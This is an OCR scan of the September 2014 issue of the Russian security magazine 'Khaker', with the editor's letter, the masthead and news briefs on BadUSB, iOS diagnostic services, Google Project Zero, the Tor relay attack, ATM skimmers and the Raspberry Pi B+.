

ХАКЕР на BLACK HAT 2014
ХАКЕР
№188
WWW.XAKEP.RU
РЕКОМЕНДОВАННАЯ ЦЕНА 360 ₽
Смартфон в качестве умного пульта для всего
стр. 48
Часы с Wi-Fi своими руками
стр. 54
стр. 10
Cover Story
Уязвимости SharePoint
стр. 74
Как устроен iCloud Keychain
стр. 77
БОТНЕТЫ, ИЗМЕНИВШИЕ МИР
10 хардкорных обзоров самых распространенных и опасных ботнетов всех времен и народов
PUBLISHING FOR ENTHUSIASTS
(game)land
hi-fun media
4 607157 100063 14008



Ты держишь в руках мой двадцать пятый номер «Хакера» и первый для меня в качестве главного редактора журнала. Не буду долго рассказывать о том, насколько это важно для меня, а сразу перейду к делу.

Что будет в «Хакере» дальше? Если кратко: максимум хардкора like in the good old days. Мы уже вернули рубрику «Фрикинг» на постоянной основе, запланировали новый цикл «Академии» со сложнейшими вопросами из мира С++ и подготовили несколько крутых ресерчей для будущих номеров. General-контента станет еще меньше, а кодинга, исследований безопасности и devops-инжиниринга еще больше.

«Хакер» всегда в каком-то смысле был журналом для избранных. Мы никогда не гнались за модой, рейтингами, не писали о том, что «хакерская группировка CyberVor взломала четыре миллиарда паролей» :), не допускали откровенной «желтизны». Однако, несмотря на верность традициям, за последние лет пять с контентом все же произошли большие изменения.

Когда журнал только создавался, мы сказали себе: «Наша цель — чтобы среди наших ребят программирование стало самой популярной профессией». Мы использовали для этого все, что могли придумать, — развлекались, дурачились, как могли популяризировали ИБ, нашу субкультуру и тягу к IT в любых ее проявлениях. И я считаю, что мы во многом достигли своей цели.

Сегодня «Хакер» — это журнал для секьюрити-специалистов, разработчиков, devops-инженеров и в целом для гиков — думаю, по темам, о которых мы пишем, ты это и сам заметил. И для этих людей, таких же, как и мы сами, «Хакер» использует любую возможность, чтобы выложить крутой контент, как в принт, так и в онлайн.

Кстати, об онлайне. Я думаю, ты заметил, что мы наконец-то выкатили в продакшен новую версию xakep.ru. Новый сайт куда более информативен и имеет классную мобильную версию. Но это еще не все, в будущем кардинально изменится и наш форум. Следи за обновлениями на xakep.ru!

Спасибо, что остаешься частью сообщества][, мы ценим это.

Илья Русанен,
главный редактор][
@IlyaRusanen





№ 09 (188) Дата выхода: 03.09.2014

Илья Русанен
Главный редактор
rusanen@real.xakep.ru

Ирина Чернова
Выпускающий редактор
chernova@real.xakep.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Илья Илембитов
PC ZONE, СЦЕНА, UNITS
ilembitov@real.xakep.ru

Антон «ant» Жуков
ВЗЛОМ
ant@real.xakep.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

Юрий Гольцев
ВЗЛОМ
goltsev@real.xakep.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@real.xakep.ru

Александр «Dr. Klouniz» Лозовский
MALWARE, КОДИНГ
alexander@real.xakep.ru

АРТ

Елена Тихонова
Арт-директор

Алик Вайнер
Дизайнер
Обложка

Екатерина Селиверстова
Дизайнер
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
ant@real.xakep.ru

Дмитрий «D1g1» Евдокимов
Security-раздел
evdokimovds@gmail.com

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru, (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 25

ИНДЕКСЫ ПОЧТОВОЙ ПОДПИСКИ ЧЕРЕЗ КАТАЛОГИ

по объединенному каталогу «Пресса России»
29919


по каталогу российской прессы «Почта России»
16766

по каталогу «Газеты, журналы»
29919

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 360 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.


16+

CONTENT



СЕНТЯБРЬ 2014

№ 188



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Большая дырка в маленьком USB


Новость месяца

BLACK HAT, КАК ОБЫЧНО, БОГАТ НА ДОКЛАДЫ

Black Hat недаром считается одним из лучших ивентов такого рода, здесь демонстрируют очень интересные идеи, читают крутые доклады, раскрывают миру глаза на довольно неочевидные баги. Так, в этом году особенно удалось выступление известных хакеров Карстена Нола и Якоба Лелля из консалтинговой компании SR Labs; темой их доклада стала «фундаментальная беззащитность устройств USB».

Конечно, все и так знают, что по понятным причинам подключать к своей машине какие попало флешки не стоит. Однако Нол и Лелль пошли дальше, заявив, что опасны не только флешки, но и вообще любые USB-девайсы. Ведь малварь можно не просто записать на флешку традиционным способом, можно поступить гораздо хитрее. Специально для доклада исследователи создали программу BadUSB (srlabs.de/badusb), код которой следует поместить… в прошивку USB-устройства. И неважно, мышь это, веб-камера, смартфон или флешка. При подключении к компьютеру BadUSB, как любая уважающая себя малварь, творит с машиной бесчинства: может видоизменять файлы, перенаправлять трафик, изменив записи DNS, может прикинуться клавиатурой и эмулировать ввод данных или произвольных команд. Словом, неприятностей от такой «заразы» можно получить много, а вот поймать подобную угрозу в системе, напротив, сложно. Современными методами обнаружения вредоносного ПО практически невозможно выявить факт модификации прошивки девайса, а значит, и обнаружение атаки до момента ее совершения тоже проблематично. Нол и Лелль предполагают, что обнаружить что-то странное можно вообще лишь через дизассемблирование устройства и реверс-инжиниринг. Дело в том, что получить код прошивки с внешнего USB-устройства можно лишь при участии самой прошивки, которая, в случае наличия малвари, может без проблем показать чистый дамп.

Более того, парням из SR Labs удалось наладить взаимодействие между BadUSB в системе и непосредственно на перепрошитом устройстве. То есть установленная на компьютере программа способна изменить прошивку по USB, а та, в свою очередь, может установить зловред в систему. Таким образом, не стоит подключать не только непонятные USB-устройства к своему компьютеру, но и свои USB-устройства к посторонним ПК.



Издание Wired отмечает, что подобными методами, вероятнее всего, пользуются спецслужбы (разумеется, не афишируя своих разработок), ведь перепрошить USB, в конце концов, не такая уж сложная задача.

В ЗАВЕРШЕНИЕ ДОКЛАДА НОЛ «ПОРАДОВАЛ» АУДИТОРИЮ ЗАКЛЮЧЕНИЕМ, ЧТО «ИСПРАВИТЬ» ВСЕ ОПИСАННОЕ НИКАК НЕЛЬЗЯ, РАЗВЕ ЧТО СТОИТ БЫТЬ ЧУТЬ БОЛЕЕ ПАРАНОИКОМ И СЛЕДИТЬ ЗА ТЕМ, ЧТО И КУДА ПОДКЛЮЧАЕШЬ

СТРАННЫЕ ПРОЦЕССЫ В «ЯБЛОЧНЫХ» УСТРОЙСТВАХ



ЭКСПЕРТ НЕПРОЗРАЧНО НАМЕКНУЛ, ЧТО APPLE СЛЕДИТ ЗА КАЖДЫМ ШАГОМ ПОЛЬЗОВАТЕЛЕЙ

Крупные компании постоянно подвергаются обвинениям в шпионаже и сборе личных данных, их постоянно попрекают тем, что они тайно сотрудничают со спецслужбами. Однако чаще всего подобные утверждения голословны или подкреплены очередной не слишком здоровой теорией заговора. Доклад Джонатана Здярски стал исключением, вот только не совсем ясно — приятным или не очень.

На хакерской конференции Hope X специалист в области ИБ Джонатан Здярски зачитал доклад, выказав обеспокоенность тем фактом, что на всех iOS-устройствах постоянно крутятся несколько скрытых фоновых процессов малопонятного назначения. Здярски пришел к выводу, что компания «много трудилась, чтобы обеспечить доступ к данным на пользовательских устройствах по запросу правоохранительных органов». Эксперт уверен, что Apple может получить даже часть запароленных данных со своих устройств. В частности, такой способ позволяет извлечь SMS, фотографии, видео, контакты, аудиозаписи и историю звонков. При этом недоступны для извлечения электронные письма, записи в ежедневнике или информация сторонних приложений.

«Все эти диагностические функции требуют для своей работы разблокировки устройства. Кроме того, пользователь должен согласиться на подключение устройства к компьютеру. Все данные передаются по кабелю на доверенный компьютер с предварительным шифрованием ключами, которых у Apple нет», — поясняет или оправдывается Apple.

Джонатан Здярски рассказал о том, что со времен iOS 4 (когда он сам работал профессиональным криминалистом и восстанавливал данные с устройств iOS) схема шифрования данных практически не изменилась. Почти все данные на устройствах зашифрованы ключом аппаратного происхождения (NSProtectionNone), он никак не связан с паролем пользователя. И на каждом iOS-девайсе запущены недокументированные сервисы, позволяющие расшифровать практически любые пользовательские файлы. Здярски говорит, что эти сервисы используются в коммерческих программах от нескольких производителей инструментов для криминалистики: Cellebrite, AccessData (Mobile Phone Examiner) и Elcomsoft. Он сообщил также названия этих процессов: com.apple.pcapd и com.apple.mobile.file_relay, а также com.apple.mobile.house_arrest.

Удивительно, но Apple ответила на «обвинение» Здярски (в кавычках, так как сам эксперт теперь утверждает, что вовсе не обвинял Apple в сотрудничестве с АНБ и умышленном оставлении бэкдоров). Apple пояснила назначение всех вызвавших подозрения процессов. Разумеется, с их позиций, все процессы оказались просто «диагностическими инструментами» и все сделано для удобства пользователя. Кто-то сомневался? Мы нет. И это, кстати, не отменяет того факта, что все находки Здярски действительно могут быть использованы отнюдь не во благо пользователя.



По сути, Apple подтвердила наличие бэкдора, о котором говорил на конференции Здярски. Все это «счастье» действительно могут использовать злоумышленники, спецслужбы и так далее: support.apple.com/kb/HT6331.



The Pirate Bay по-прежнему не тонет. Более того, трекер представил новую, удобную версию для мобильных устройств themobilebay.org. Замечу, что предыдущая мобильная версия действительно была так ужасна, что ею вряд ли кто-то пользовался.



Удивительное дело, согласно отчету Bromium Labs, количество уязвимостей, найденных в IE, только растет, в то время как у других браузеров число багов, найденных за 2013 год и за первую половину 2014 года, уменьшилось почти вдвое.



Наконец-то побит рекорд 2011 года по скорости передачи данных по одному оптоволокну. В Датском техническом университете сумели добиться результата 43 терабита в секунду. Пока, конечно, только в условиях лаборатории.



В Сиэтле состоялся финал Imagine Cup 2014. Победителем в категории «Игры» впервые стала российская команда Brainy Studio (ПНИПУ, г. Пермь) с проектом TurnOn. Ребята получили грант в размере 50 тысяч долларов на дальнейшее развитие проекта. Поздравляем!

GOOGLE СОЗДАЕТ ХАКЕРСКОЕ ПОДРАЗДЕЛЕНИЕ

ГРУППА PROJECT ZERO БУДЕТ ПРИГЛЯДЫВАТЬ ЗА БЕЗОПАСНОСТЬЮ В ИНТЕРНЕТЕ В ЦЕЛОМ



Google официально сообщает о создании команды Project Zero, в которую войдут опытные специалисты в сфере информационной безопасности aka хакеры. На плечи этих парней ляжет, ни много ни мало, безопасность в интернете вообще, то есть поиск глобальных уязвимостей.

Официальный блог поискового гиганта гласит, что за последнее время сотрудники Google обнаружили такое количество 0day в различных программах, что руководство компании решило сформировать особый хакерский отдел Project Zero. Интересно, что сфера деятельности отдела фактически неограниченна. Исследовать можно абсолютно любую программу или веб-сервис при условии, что они достаточно популярны. Публикация всех уязвимостей происходит после предварительного уведомления авторов программы и выпуска патча. Кроме авторов, ни одну третью сторону уведомлять не будут, пусть это даже противоречит интересам национальной безопасности. По данным издания Wired, среди нынешних членов Project Zero — британские специалисты Тэвис Орманди и Йен Бир, а также новозеландец Бен Хоукс. Всего в команду планируют набрать порядка десяти человек. Все найденные уязвимости будут загружать в открытую базу: code.google.com/p/google-security-research/issues/list?can=1. Google надеется, что работа Project Zero позволит избежать ситуаций масштаба Heartbleed.



Набор в Project Zero открыт. «Мы нанимаем самых лучших специалистов по безопасности с практическим складом ума, которые будут 100% рабочего времени посвящать улучшению безопасности всего интернета», — пишет в официальном блоге Крис Эванс, руководитель Project Zero.

«Я не вижу будущего для VR-технологий. Устройства виртуальной реальности, равно как Kinect и Move, слишком утомляют, одно это уже может отбить всякое желание ими пользоваться».

Джон Ромеро,
программист и дизайнер, основатель id Software

$1 100 000
за домен BTC.com

→ Короткие доменные имена ценились всегда, но сумма, которую компания — производитель Bitcoin-оборудования GAWMiners заплатила за домен BTC.com, все равно впечатляет — 1,1 миллиона долларов! Впрочем, домены, так или иначе связанные с криптовалютой, почти все стоят немало. Так, BitcoinWallet.com недавно продали за 250 тысяч долларов, хотя всего пару лет назад домен стоил 11 тысяч.

13.01.2015
закончится поддержка Windows 7

→ Microsoft назвала даты прекращения поддержки для целого ряда своих ОС, точнее датУ. 13 января 2015 года прекратится базовая поддержка для Win 7 (ограниченная поддержка продолжится до 2020 года), а также Windows Server 2008, Windows Phone 7.8, Windows Storage Server 2008, Exchange Server 2010 и Dynamics.

О ВЗЛОМАХ TOR

НА BLACK HAT ОТМЕНИЛИ ЧТЕНИЕ ДОКЛАДА О ВЗЛОМЕ ONION-СЕТИ, А ТЕМ ВРЕМЕНЕМ ВСКРЫЛАСЬ ИНФОРМАЦИЯ О ПОПЫТКАХ МАССОВОЙ ДЕАНОНИМИЗАЦИИ ЮЗЕРОВ



Лекция под названием «Вам не нужно работать в АНБ, чтобы сломать Tor: деанонимизация пользователей с помощью бюджетного решения», которую должны были читать на Black Hat, заранее вызвала немалый интерес. В кратком содержании, предварительно опубликованном на официальном сайте, говорилось о возможности деанонимизировать «сотни тысяч пользователей Tor и тысячи скрытых сервисов в течение нескольких месяцев», с бюджетом операции менее 3 тысяч долларов. Исследователи сообщали, что успешно опробовали свой метод на практике. Сейчас описание уже удалено.

Лекцию отменили. На этом настояли юристы из университета Карнеги — Меллона. Члены оргкомитета конференции пояснили, что с ними связались адвокаты университета и проинформировали, что один из авторов доклада не имеет права выступать на конференции, так как материалы для публикации не одобрены администрацией университета или института Software Engineering Institute (SEI). Разработчики Tor не заставили себя ждать и прокомментировали ситуацию. Во-первых, они, конечно, сообщили, что не давили на исследователей и лекцию отменили вовсе не из-за них. Во-вторых, они сообщили, что знают о баге (разработчики связались с авторами доклада и уточнили информацию), о котором должна была пойти речь, предпочитают пока не раскрывать деталей, но фатальной уязвимость не считают и собираются ее исправить.

Спустя буквально неделю после описанных событий стало ясно, что, видимо, про баг знали далеко не только авторы доклада и разработчики Tor. Tor Project признал факт масштабной атаки на сеть с целью деанонимизации пользователей. Атака длилась более пяти месяцев с использованием комбинации двух техник: атаки с подтверждением трафика (traffic confirmation) и стандартной атаки Сибиллы (создание одним лицом множества учетных записей). В итоге злоумышленникам удалось захватить 6,4% сторожевых узлов сети. Сообщается, что в момент подключения вредоносных узлов в январе 2014 года операторы сети заметили массовое подключение, но ошибочно сочли его неопасным.

Атака была направлена на отслеживание обращения к скрытым сервисам Tor. Не связанный со скрытыми сервисами трафик не был затронут. Пока не совсем ясно, какие именно категории скрытых сервисов и пользователей были охвачены атакой, насколько она была успешной и остаются ли еще подконтрольные атакующим узлы. Скорее всего, атакующие не могли сопоставить запросы с трафиком уровня приложений, то есть не могли отследить, какие именно страницы и скрытые сервисы открывал пользователь, просто знали о факте совершенных действий.



Интересно, что институт SEI финансируется Министерством обороны США и в его составе работает группа быстрого реагирования на компьютерные инциденты CERT. А CERT, в свою очередь, сотрудничает с Министерством внутренней безопасности США. Таким образом, решение запретить лекцию может объясняться государственными интересами.



После обнаружения атаки из сети Tor удалены 115 вредоносных узлов. Все они находились в диапазонах 50.7.0.0/16 и 204.45.0.0/16 и отличались высокой пропускной способностью. Теперь владельцам всех узлов советуют как можно быстрее обновить ПО.

РОССИЙСКИЙ РЫНОК МОБИЛЬНЫХ ИГР

→ Согласно совместному исследованию Mail.ru Group и NewZoo, российский рынок мобильных игр переживает по-настоящему взрывной рост: за прошедшие три года он вырос на 900% и сейчас оценивается в 165 миллионов долларов. Эксперты уверяют, что это еще весьма «осторожная цифра».



Доля мобильных игроков, которые согласны не просто играть, но и платить за игры



Число мобильных игроков



Доля мобильных игроков от всех игроков














НОВЫЕ МОДЕЛИ СКИММЕРОВ

«ПРОГРЕСС» УШЕЛ ТАК ДАЛЕКО, ЧТО ПОСЛЕДНИЕ МОДЕЛИ СКИММЕРОВ ЗАМЕТИТЬ ПОЧТИ НЕВОЗМОЖНО

Европейская группа по безопасности ATM (EAST) опубликовала отчет European Fraud Update for 2014, где собраны и показаны примеры новых моделей скиммеров, снятых в последние месяцы с банкоматов в разных странах Европы. Отчет доступен только тем, кто оплатил подписку, но нам пропасть не даст Брайан Кребс, который не поленился и перенес самое интересное к себе в блог.

В общем, можно смело заявить, что все плохо, — обнаружить некоторые устройства почти невозможно. Новые модели скиммеров так малы, что их помещают внутрь разъема для карт, а не делают накладки, как раньше. Комплектуется скиммер и крошечной видеокамерой, которая устанавливается над клавиатурой банкомата. Обнаружить и то и другое крайне сложно.

Еще одно новшество — аудиоскиммеры, делают которые из простых MP3-плееров. На них информация с магнитной полосы карты сохраняется в виде звукового файла, который после восстанавливается с помощью специального ПО. Сам плеер прячут под нижнюю панель банкомата, а в разъем для карт устанавливают лишь крохотный, незаметный датчик.



В отчете также сообщается, что теперь скиммеры дольше работают от одного заряда аккумуляторов: в среднем 4–5 дней.

«Вскоре моя лента в Facebook изменилась до неузнаваемости — там просто не осталось ничего живого. Спустя всего лишь час на место людей и их мнений пришли бренды и их „месседж“».


Мэт Хонен,
колумнист журнала WIRED, в качестве эксперимента решивший двое суток лайкать в Facebook все подряд, чтобы лучше понять алгоритм работы социальной сети

1,4 миллиарда рублей «отобрала» Opera Mini у сотовых операторов

Интересную статистику о браузере Opera Software опубликовали недавно. Оказывается, пользователи Opera Mini в месяц экономят суммарно 233 миллиона рублей на мобильном интернете (за счет встроенного в браузер сжатия трафика). Таким образом, за первое полугодие 2014 года сотовые операторы недополучили уже 1,4 миллиарда рублей прибыли от этой услуги.

18 000 человек уволит Microsoft (15% штата)

Из открытого письма Наделлы стало известно, что в течение года софтверный гигант собирается провести крупнейшее сокращение штата со времен кризиса 2009 года. Будет уволено 18 тысяч человек, из которых 12 500 — сотрудники Nokia. Реструктуризация обойдется компании в сумму 1,1–1,6 миллиарда. Процесс должен завершиться к 30 июня 2015 года.




ПРЕДСТАВЛЕНА НОВАЯ «МАЛИНКА»

RASPBERRY PI B+ ПОЛУЧИЛА НЕМАЛО ИЗМЕНЕНИЙ

Raspberry Pi Model B вышла два года назад, а это уже немало. Комьюнити давно ожидало закономерного апгрейда аппаратной части. Дождались: Raspberry Pi B+ представили официально, цена осталась неизменной — по-прежнему 35 долларов. Кстати, старая модель тоже никуда не пропадет и не исчезнет из продажи до тех пор, пока будет спрос.

Изменения не коснулись основных узлов платы. Так, процессор все еще Broadcom BCM2835, а оперативной памяти по-прежнему 512 Мб. Тем не менее поменяли многое.

Больше GPIO. Количество контактов GPIO увеличено до 40, в то же время раскладка первых 26 контактов сохранилась прежней.

Больше USB. Плата теперь имеет целых четыре разъема USB 2.0, то есть на два больше, чем было у модели B. Теперь плата лучше реагирует на «горячую» замену устройств и излишнее электрическое напряжение.

MicroSD. Старый разъем SD сменили на более удобный MicroSD.

Меньшее энергопотребление. Заменив линейные стабилизаторы напряжения на импульсные, удалось уменьшить потребляемую мощность примерно на 0,5–1 Вт.

Улучшенное аудио. Электроцепь аудиосхемы теперь запитана от источника питания с низким шумом.

Улучшенный форм-фактор. USB-коннекторы разместили на краю платы, композитное видео совместили с аудиоразъемом 3,5 мм, на плату добавили четыре монтажных отверстия.


НУЖНО БОЛЬШЕ АНОНИМНОСТИ

НОВЫЙ ДЕЦЕНТРАЛИЗОВАННЫЙ БРАУЗЕР И ЗАЩИЩЕННЫЙ ДЕЦЕНТРАЛИЗОВАННЫЙ ЧАТ

Анонимность сегодня в почете, даже рядовые пользователи стали обращать внимание на этот аспект работы в Сети, поэтому соответствующего ПО появляется все больше.

Спустя почти год после анонса BitTorrent Chat компания BitTorrent начала массовую рассылку инвайтов и объявила окончательное название программы: Bleep (labs.bittorrent.com/experiments/bleep/). За время разработки проект успел преобразиться из децентрализованного и защищенного чата в один большой распределенный SIP-сервер с использованием распределенных таблиц DHT. С поддержкой голосовых звонков по SIP-протоколу, конечно же. Пока тестируется альфа-версия.

Еще одна новинка месяца: экспериментальный децентрализованный браузер SyncNet, созданный на основе BitTorrent Sync и Colored Coins. Браузер распространяется в виде исходного кода, собирать его придется самостоятельно (github.com/jminardi/syncnet). Основная идея проста: после открытия сайта часть его содержимого загружается на компьютер, где хранится локально. Следующий посетитель уже может забрать некоторые файлы напрямую с твоего компьютера. Таким образом, популярные сайты с большим количеством посетителей фактически будут храниться на компьютерах пользователей. Идея весьма интересная, такие сайты закрыть не сумеет никто и ничто.



Пока SyncNet работает только со статическим контентом. В ближайшее время планируется выпустить браузер в виде плагина к Firefox и Chrome.

СЛИШКОМ СЛОЖНЫХ ПАРОЛЕЙ НЕ БЫВАЕТ

→ Компания Eset, со ссылкой на данные Министерства предпринимательства, инноваций и ремесел Великобритании и PWC, рассказала, как живется бизнесу под пристальным вниманием хакеров.

Средний ущерб от потери информации зависит от типа атаки и действующего законодательства, но порой достигает **199 €** **за одну учетную запись**


Сетевые атаки на компании стали возможны из-за ненадежных или украденных паролей

76%

Нарушений системы безопасности компании могут месяцами оставаться незамеченными

66%

67% кибератак направлены на малые компании
76% атак не являются запланированными
75% атак предпринимается преступниками ради финансовой выгоды



